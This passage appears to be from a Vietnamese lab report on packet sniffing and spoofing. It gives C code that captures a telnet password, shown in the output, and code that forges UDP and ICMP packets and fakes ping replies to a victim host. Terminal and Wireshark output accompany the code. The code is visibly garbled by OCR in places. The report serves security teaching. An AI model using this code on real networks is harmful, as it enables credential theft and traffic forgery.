    tcp_seq th_seq; /* sequence number */
    tcp_seq th_ack; /* acknowledgement number */
    unsigned char th_offx2; /* data offset, rsvd */
    #define TH_OFF(th) (((th) \rightarrow th_offx2 & 0 \rightarrow f0) >> 4)
39
43
44
          unsigned char th_flags;
48
49
50
53
         #define TH_FLAGS (TH_FIN | TH_SYN | TH_RST | TH_ACK | TH_URG | TH_ECE | TH_CWR)
unsigned short th_win; /* window */
unsigned short th_sum; /* checksum */
unsigned short th_urp; /* urgent pointer */
55
56
58 };
60 void print_payload(const u_char * payload, int len) {
```

```
oid print_payload(const u_char * payload, int len) {
     const u_char * ch;
ch = payload;
printf("Payload: \n
      for(int i=0; i < len; i++){
   if(isprint(*ch)){</pre>
                         if(len = 1) {
                                    printf("\t%c", *ch);
                                     printf("%c", *ch);
            ch++;
                                                                        \n");
      printf("
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
   const struct sniff_tcp *tcp;
   const char *payload;
}
     int size_ip;
int size_tcp;
int size_payload;
       struct ethheader *eth = (struct ethheader *)packet;
   if (ntohs(eth→ether_type) = 0×0800) { // 0×0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
    size_ip = IP_HL(ip)*4;
      /* determine protocol */
switch(ip→iph_protocol) {
    case IPPROTO_TCP:
                  tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
size_tcp = TH_OFF(tcp)*4;
                  payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
size_payload = ntohs(ip→iph_len) - (size_ip + size_tcp);
                   if(size_payload > 0){
                               _paytoad > 0)1
printf("Source: %s Port: %d\n", inet_ntoa(ip→iph_sourceip), ntohs(tcp→th_sport));
printf("Destination: %s Port: %d\n", inet_ntoa(ip→iph_destip), ntohs(tcp→th_dport));
printf(" Protocol: TCP\n");
                        print_payload(payload, size_payload);
                  printf("
                                   Protocol: others\n");
```

```
}

}

int main() {

pcap_t *handle;

char errbuf[PCAP_ERRBUF_SIZE];

struct bpf_program fp;

char filter_exp[] = "tcp port telnet";

bpf_u_int32 net;

// Step 1: Open live pcap session on NIC with name enp0s3

handle = pcap_open_live("br-e8d2b02fb7f9", BUFSIZ, 1, 1000, errbuf);

// Step 2: Compile filter_exp into BPF psuedo-code

pcap_compile(handle, &fp, filter_exp, 0, net);

pcap_setfilter(handle, &fp);

// Step 3: Capture packets

pcap_loop(handle, -1, got_packet, NULL);

pcap_close(handle); //Close the handle

return 0;

}
```

Thực hiện telnet

```
seed@6136312c3a39:~$ telnet 10.9.0.6

Trying 10.9.0.6...

Connected to 10.9.0.6.

Escape character is '^]'.

Ubuntu 20.04.1 LTS
6136312c3a39 login: seed

Password:

Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.3.0-kali1-amd64 x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Last login: Wed Oct 18 22:32:42 UTC 2023 from hostA-10.9.0.5.net-10.9.0.0 on pts/1 seed@6136312c3a39:~$

■
```

Bắt được mật khẩu là dees:

Source: 10.9.0.6 Port: 23

Destination: 10.9.0.5 Port: 46242

Protocol: TCP

Payload:

Password:

Source: 10.9.0.5 Port: 46242 Destination: 10.9.0.6 Port: 23 Protocol: TCP

Payload:

Source: 10.9.0.5 Port: 46242 Destination: 10.9.0.6 Port: 23

Protocol: TCP

Payload:

e

Source: 10.9.0.5 Port: 46242 Destination: 10.9.0.6 Port: 23

Protocol: TCP

Payload:

e

Source: 10.9.0.5 Port: 46242 Destination: 10.9.0.6 Port: 23


Protocol: TCP

Payload:

Task 2.2A: Write a spoofing program: chương trình gửi một packet với địa chỉ nguồn giả(1.2.3.4) tới máy nạn nhân (192.168.179.131)

```
1 #include <unistd.h>
2 #include <stdio.h>
3 #include <string.h>
4 #include <sys/socket.h>
 5 #include <netinet/ip.h>
6 #include <arpa/inet.h>
 8 #include "myheader.h"
10 void send_raw_ip_packet(struct ipheader* ip) {
          struct sockaddr_in dest_info;
11
12
          int enable = 1;
13
          //Step1: Create a raw network socket
          int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
14
15
17
          setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
18
19
20
          dest_info.sin_family = AF_INET;
          dest_info.sin_addr = ip→iph_destip;
22
          //Step4: Send the packet out
24
          sendto(sock, ip, ntohs(ip→iph_len),0, (struct sockaddr *)odest_info, sizeof(dest_info));
25
          close(sock);
26 }
27 /***************************
   Spoof a UDP packet using an arbitrary source IP Address and port
28
30 int main() {
31
     char buffer[1500];
32
     memset(buffer, 0, 1500);
33
     struct ipheader *ip = (struct ipheader *) buffer;
struct udpheader *udp = (struct udpheader *) (buffer +)
34
35
36
                                           sizeof(struct ipheader));
37
38
39
40
     42
43
44
45
     int data_len = strlen(msg);
     strncpy (data, msg, data_len);
46
47
```

```
Step 2: Fill in the UDP header.
udp→udp_sport = htons(12345);
udp→udp_dport = htons(9090);
udp→udp_ulen = htons(sizeof(struct udpheader) + data_len);
udp→udp_sum = 0; /* Many OSes ignore this field, so we do not
                 calculate it. */
/*******************
  Step 3: Fill in the IP header.
 ********************
ip→iph_ver = 4;
ip→iph_ihl = 5;
ip→iph_ttl = 20;
ip→iph_sourceip.s_addr = inet_addr("1.2.3.4");
ip→iph_destip.s_addr = inet_addr("10.0.2.6");
ip→iph_protocol = IPPROTO_UDP; // The value is 17.
/********************
  Step 4: Finally, send the spoofed packet
send_raw_ip_packet (ip);
return 0;
```



```
(root@ kali)-[/home/kali/Desktop/2]

# gcc -o spoof spoof.c -lpcap

(root@ kali)-[/home/kali/Desktop/2]

# ./spoof
```

Task 2.2B: Spoof an ICMP Echo Request: tạo một icmp giả có source là ip của nạn nhân và gửi nó tới server: 1.2.3.4

```
1 #include <unistd.h>
2 #include <stdio.h>
3 #include <string.h>
4 #include <sys/socket.h>
5 #include <netinet/ip.h>
6 #include <arpa/inet.h>
8 #include "myheader.h"
9
10 unsigned short in_cksum (unsigned short *buf, int length) {
11
     unsigned short *w = buf;
12
     int nleft = length;
13
     int sum = 0;
14
     unsigned short temp=0;
15
16
17
      * The algorithm uses a 32 bit accumulator (sum), adds
18
      * sequential 16 bit words to it, and at the end, folds back all
19
      * the carry bits from the top 16 bits into the lower 16 bits.
20
     */
while (nleft > 1) {
21
22
         sum += *W++;
23
         nleft -= 2;
24
25
26
     /* treat the odd byte at the end, if any */
27
     if (nleft = 1) {
28
          *(u_char *)(&temp) = *(u_char *)w ;
29
           sum += temp;
30
     }
31
32
     /* add back carry outs from top 16 bits to low 16 bits */
33
     sum = (sum \gg 16) + (sum \delta 0×fffff); // add hi 16 to low 16
34
     sum += (sum >> 16);
35
     return (unsigned short)(~sum);
36 }
37
38 void send_raw_ip_packet(struct ipheader* ip) {
39
      struct sockaddr_in dest_info;
40
      int enable = 1;
41
42
43
      int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
```

```
// Step 2: Set socket option.
   setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                   &enable, sizeof(enable));
   // Step 3: Provide needed information about destination.
  dest_info.sin_family = AF_INET;
   dest_info.sin_addr = ip→iph_destip;
   // Step 4: Send the packet out.
   sendto(sock, ip, ntohs(ip→iph_len), 0,
         (struct sockaddr *)&dest_info, sizeof(dest_info));
   close(sock);
nt main() {
  char buffer[1500];
  memset(buffer, 0, 1500);
  struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
  icmp→icmp_type = 8;
  icmp→icmp_chksum = 0;
  icmp→icmp_chksum = in_cksum((unsigned short *)icmp,sizeof(struct icmpheader));
  struct ipheader *ip = (struct ipheader *) buffer;
  ip→iph_ver = 4;
  ip→iph_ihl = 5;
  ip→iph_ttl = 20;
  ip→iph_sourceip.s_addr = inet_addr("1.2.3.4");
  ip→iph_destip.s_addr = inet_addr("192.168.179.131");
  ip→iph_protocol = IPPROTO_ICMP;
  ip→iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
  send_raw_ip_packet(ip);
```

10.0000000000 1.2.3.4 192.168.179.131 ICMP 42 Echo (ping) request id=0x0000, seq=0/0, ttl=20 (reply 2 0.000429745 192.168.179.131 1.2.3.4 ICMP 60 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request)

2.3 Khi chạy chương trình, Máy tấn công bắt các gói tin icmp request, đổi chỗ source và dest cho nhau, sau đó gửi lại cho máy nạn nhân

```
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h> // for open
#include <unistd.h> // for close
#include "myheader.h"
void send_raw_ip_packet(struct ipheader* ip) {
     struct sockaddr_in dest_info;
     int enable = 1;
    // Step 1: Create a raw network socket.
     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
     // Step 2: Set socket option.
     setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                         &enable, sizeof(enable));
    dest_info.sin_family = AF_INET;
     dest_info.sin_addr = ip→iph_destip;
    // Step 4: Send the packet out.
     sendto(sock, ip, ntohs(ip→iph_len), 0,
            (struct sockaddr *)&dest_info, sizeof(dest_info));
     close(sock);
void send_echo_reply(struct ipheader * ip) {
  int ip_header_len = ip→iph_ihl * 4;
  const char buffer[PACKET_LEN];
  // make a copy from original packet to buffer (faked packet)
```

```
// make a copy from original packet to buffer (faked packet)
memset((char*)buffer, 0, PACKET_LEN);
  memcpy((char*)buffer, ip, ntohs(ip→iph_len));
  struct ipheader* newip = (struct ipheader*)buffer;
struct icmpheader* newicmp = (struct icmpheader*)(buffer + ip_header_len);
  // Construct IP: swap src and dest in faked ICMP packet
  newip→iph_sourceip = ip→iph_destip;
  newip→iph_destip = ip→iph_sourceip;
  newip→iph_ttl = 64;
  // ICMP Type: 8 is request, 0 is reply.
  newicmp→icmp_type = 0;
  send_raw_ip_packet (newip);
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
 struct ethheader *eth = (struct ethheader *)packet;
  if (ntohs(eth→ether_type) = 0×0800) { // 0×0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                               (packet + sizeof(struct ethheader));
                     From: %s\n", inet_ntoa(ip→iph_sourceip));
To: %s\n", inet_ntoa(ip→iph_destip));
    printf("
    printf("
    switch(ip→iph_protocol) {
         case IPPROTO_TCP:
             printf("
                        Protocol: TCP\n");
         case IPPROTO_UDP:
              printf("
                          Protocol: UDP\n");
         case IPPROTO_ICMP:
              printf(" Protocol: ICMP\n");
```

```
switch(ip→iph_protocol) {
        case IPPROTO_TCP:
            printf("
                     Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("
                     Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("
                      Protocol: ICMP\n");
                       send_echo_reply(ip);
            return;
            printf(" Protocol: others\n");
            return;
   }
int main() {
 pcap_t *handle;
 char errbuf[PCAP_ERRBUF_SIZE];
 struct bpf_program fp;
 char filter exp[] = "icmp[icmptype] = 8";
 bpf_u_int32 net;
  // Step 1: Open live pcap session on NIC with name eth3
 handle = pcap_open_live("eth0", BUFSIZ, 1, 1000, errbuf);
 // Step 2: Compile filter_exp into BPF psuedo-code
 pcap_compile(handle, &fp, filter_exp, 0, net);
 pcap_setfilter(handle, &fp);
 // Step 3: Capture packets
 pcap_loop(handle, -1, got_packet, NULL);
 pcap_close(handle); //Close the handle
  return 0;
```

Máy nạn nhân:

```
(root@ kali)-[/home/kali]
  ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=40.8 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=927 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=39.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=951 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=39.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=971 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=39.7 ms
```

Máy tấn công:

```
(root@kali)-[/home/kali/Desktop/2]
    ./sniffspoff
    From: 192.168.179.131
        To: 8.8.8.8
    Protocol: ICMP
        From: 192.168.179.131
        To: 8.8.8.8
    Protocol: ICMP
```

	1 0.000000000	192.168.179.131	8.8.8.8	ICMP	98 Echo (ping) request id=0x17c5, seq=1/256, ttl=64 (reply in 4)
	2 0.040222554	VMware_fc:19:f6	Broadcast	ARP	60 Who has 192.168.179.131? Tell 192.168.179.2
	3 0.040304462	VMware_72:ee:b7	VMware_fc:19:f6	ARP	60 192.168.179.131 is at 00:0c:29:72:ee:b7
	4 0.040304531	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x17c5, seq=1/256, ttl=128 (request in 1)
	5 0.926817402	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x17c5, seq=1/256, ttl=64
	6 1.001476138	192.168.179.131	8.8.8.8	ICMP	98 Echo (ping) request id=0x17c5, seq=2/512, ttl=64 (reply in 7)
	7 1.040368646	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x17c5, seq=2/512, ttl=128 (request in 6)
	8 1.951879724	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x17c5, seq=2/512, ttl=64
	9 2.003190167	192.168.179.131	8.8.8.8	ICMP	98 Echo (ping) request id=0x17c5, seq=3/768, ttl=64 (reply in 10)
	10 2.042492620	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x17c5, seq=3/768, ttl=128 (request in 9)
	11 2.973796066	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x17c5, seq=3/768, ttl=64
	12 3.006284190	192.168.179.131	8.8.8.8	ICMP	98 Echo (ping) request id=0x17c5, seq=4/1024, ttl=64 (reply in 13)
	13 3.045690007	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x17c5, seq=4/1024, ttl=128 (request in
L	14 3.999507483	8.8.8.8	192.168.179.131	ICMP	98 Echo (ping) reply id=0x17c5, seq=4/1024, ttl=64
	15 5.064714724	VMware_72:ee:b7	VMware_fc:19:f6	ARP	60 Who has 192.168.179.2? Tell 192.168.179.131
	16 5.064715139	VMware_fc:19:f6	VMware_72:ee:b7	ARP	60 192.168.179.2 is at 00:50:56:fc:19:f6
	17 6.045510370	VMware_bd:35:2f	VMware_72:ee:b7	ARP	42 Who has 192.168.179.131? Tell 192.168.179.129
	18 6.045800262	VMware_72:ee:b7	VMware_bd:35:2f	ARP	60 192.168.179.131 is at 00:0c:29:72:ee:b7